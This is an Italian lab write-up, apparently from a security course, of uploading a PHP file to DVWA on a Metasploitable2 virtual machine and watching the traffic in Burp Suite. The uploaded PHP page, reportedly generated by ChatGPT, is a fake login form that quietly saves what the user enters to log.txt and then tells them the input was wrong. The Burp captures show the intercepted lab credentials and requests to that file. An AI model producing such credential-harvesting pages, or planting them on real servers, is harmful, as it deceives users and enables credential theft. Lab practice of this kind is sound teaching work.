

Nella simulazione di oggi andremmo a fare l'upload in una shell php sfruttando una vulnerabilità DVWA. si utilizza Burp Suite per acquisire maggiori informazioni per prossime vulnerabilità.

Utilizzando uno script preciso a ChatGPT :

Creami una shell PHP che abbia 2 input denominati: NonIlTuoID, NonLaTuaPassword, questi input devono essere salvati in un file txt senza che l'utente lo veda, l'outpute per l'utente deve essere: NonIlTuoId e NonLatuaPassword sono errati.


```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
[Icons] [Full Screen]

1 <?php
2 $messaggio = ''; // messaggio da mostrare all'utente
3
4 if ($_SERVER['REQUEST_METHOD'] === 'POST') {
5     $input1 = isset($_POST['input1']) ? $_POST['input1'] : '';
6     $input2 = isset($_POST['input2']) ? $_POST['input2'] : '';
7
8     // Esecuzione nascosta (usa shell_exec se abilitato)
9     $output = shell_exec("echo " . escapeshellarg($input1 . ' ' . $input2));
10
11     // Salva il risultato nel file log.txt
12     file_put_contents('log.txt', $output, FILE_APPEND);
13
14     // Mostra messaggio generico all'utente
15     $messaggio = 'Input 1 e Input 2 errati';
16 }
17 ?>
18
19 <!DOCTYPE html>
20 <html>
21 <head>
22     <title>Shell PHP</title>
23 </head>
24 <body>
25     <form method="POST">
26         <div style="display: flex; gap: 10px;">
27             <input type="text" name="input1" placeholder="Colonna 1" required>
28             <input type="text" name="input2" placeholder="Colonna 2" required>
29         </div>
30         <button type="submit">Invia</button>
31     </form>
32
33     <?php if (!empty($messaggio)): ?>
34         <p style="color: red; font-weight: bold;"><?php echo htmlspecialchars($messaggio); ?></p>
35     <?php endif; ?>
36 </body>
37 </html>
38
```


Dopodichè si chiede a chatgpt di illustrare brevemente il suo lavoro di modo da conoscere i vari componenti del “mio codice”:

### Funzionamento generale:

1. **Controllo invio form:** Quando il modulo viene inviato con POST, il codice legge i campi NonIlTuoID e NonLaTuaPassword.
2. **Esecuzione nascosta:** I dati vengono concatenati e passati a `shell_exec()` (comando `echo`), simulando un'elaborazione.
3. **Logging silenzioso:** Il risultato viene salvato in `log.txt`, creando un file di log nascosto all'utente.
4. **Messaggio ingannevole:** L'utente vede sempre “NonIlTuoID e NonLaTuaPassword errati”, anche se i dati sono stati salvati.



Questo è l'output che vede l'utente mentre noi abbiamo questo:



## Burp Suite

Burp Suite Community Edition v2025.1.1 - Temporary Project

Burp

Project

Intruder

Repeater

View

Help

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1		https://www.google.com	GET	/search?q=hiderefer&oq=&pf=op&...	✓		200	405497	HTML		hiderefer - Cerca con Google
2		http://192.168.1.20	GET	/			200	1124	HTML		Metasploitable2 - Linux
3		http://192.168.1.20	GET	/favicon.ico			404	515	HTML	ico	404 Not Found
4		http://192.168.1.20	GET	/dwwa/			302	482	HTML		
5		http://192.168.1.20	GET	/dwwa/login.php			200	1636	HTML	php	Damn Vulnerable Web
6		http://192.168.1.20	POST	/dwwa/login.php	✓		302	391	HTML	php	
7		http://192.168.1.20	GET	/dwwa/index.php			200	4933	HTML	php	Damn Vulnerable Web
8		http://192.168.1.20	GET	/dwwa/vulnerabilities/upload/			200	4866	HTML		Damn Vulnerable Web
9		http://192.168.1.20	GET	/dwwa/vulnerabilities/upload/			200	4866	HTML		Damn Vulnerable Web
10		http://192.168.1.20	POST	/dwwa/vulnerabilities/upload/	✓		200	4905	HTML		Damn Vulnerable Web
11		http://192.168.1.20	POST	/dwwa/vulnerabilities/upload/	✓		200	4906	HTML		Damn Vulnerable Web
12		http://192.168.1.20	GET	/			200	1124	HTML		Metasploitable2 - Linux

Request

Pretty

Raw

Hex

🔍

🔗

📄

📄

```

8 Origin: http://192.168.1.20
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
  igned-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.20/dwwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=
  c38675cdc7ab3c69db06c85e96016692
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login
          
```

Response

Pretty

Raw

Hex

Render

🔍

🔗

📄

📄

```

1 HTTP/1.1 302 Found
2 Date: Tue, 06 May 2025 16:44:43 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
  post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=15, max=97
11 Connection: Keep-Alive
12 Content-Type: text/html
13
14
          
```

🔍

⚙️

⬅️

➡️

Search

🔍

0 highlights

🔍

⚙️

⬅️

➡️


Search

🔍

0 highlights

Qui intercettiamo l'username e la password utilizzati per accedere alla pagina iniziale

Dopodichè si fa l'upload della shell:



Burp Suite Community Edition v2025.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ext

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
24	http://192.168.1.20	POST	/dwa/vulnerabilities/upload/	✓		200	4929	HTML		Damn Vulnerable W
25	http://192.168.1.20	GET	/dwa/hackable/uploads/shell.php			200	615	HTML	php	Shell PHP
26	http://192.168.1.20	POST	/dwa/hackable/uploads/shell.php	✓		200	616	HTML	php	Shell PHP
27	http://localhost	GET	/dwa/hackable/uploads/log.txt					text	txt	
29	http://192.168.1.20	GET	/dwa/hackable/uploads/shell.php			200	616	HTML	php	Shell PHP
30	http://192.168.1.20	GET	/dwa/vulnerabilities/brute/			200	4869	HTML		Damn Vulnerable W
31	http://192.168.1.20	GET	/dwa/vulnerabilities/brute/			200	4869	HTML		Damn Vulnerable W
32	http://localhost	GET	/dwa/hackable/uploads/log.txt					text	txt	
34	http://192.168.1.20	POST	/dwa/hackable/uploads/shell.php	✓		200	616	HTML	php	Shell PHP
35	http://192.168.1.20	GET	/dwa/hackable/uploads/log.txt			200	326	text	txt	
36	http://192.168.1.20	GET	/dwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable W
37	http://192.168.1.20	POST	/dwa/vulnerabilities/upload/	✓		200	4929	HTML		Damn Vulnerable W

**Request**  
Pretty Raw Hex  
Content-Type: application/x-www-form-urlencoded  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0  
Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Referer: http://192.168.1.20/dwa/hackable/uploads/shell.php  
Accept-Encoding: gzip, deflate, br  
Cookie: security=low; PHPSESSID=c38675cdc7ab3c69db06c85e96016692  
Connection: keep-alive  
input1=ammm&input2=mmmaaaaa

**Response**  
Pretty Raw Hex Render  
</head>  
<body>  
<form method="POST">  
<div style="display: flex;">  
<input type="text" name="input1" placeholder="Colonna 1" required>  
<input type="text" name="input2" placeholder="Colonna 2" required>  
</div>  
<button type="submit">  
Invia  
</button>  
</form>  
</body>  
</html>

0 highlights

0 highlights

Riusciamo a tracciare anche gli input dell'utente e la destinazione dell'output.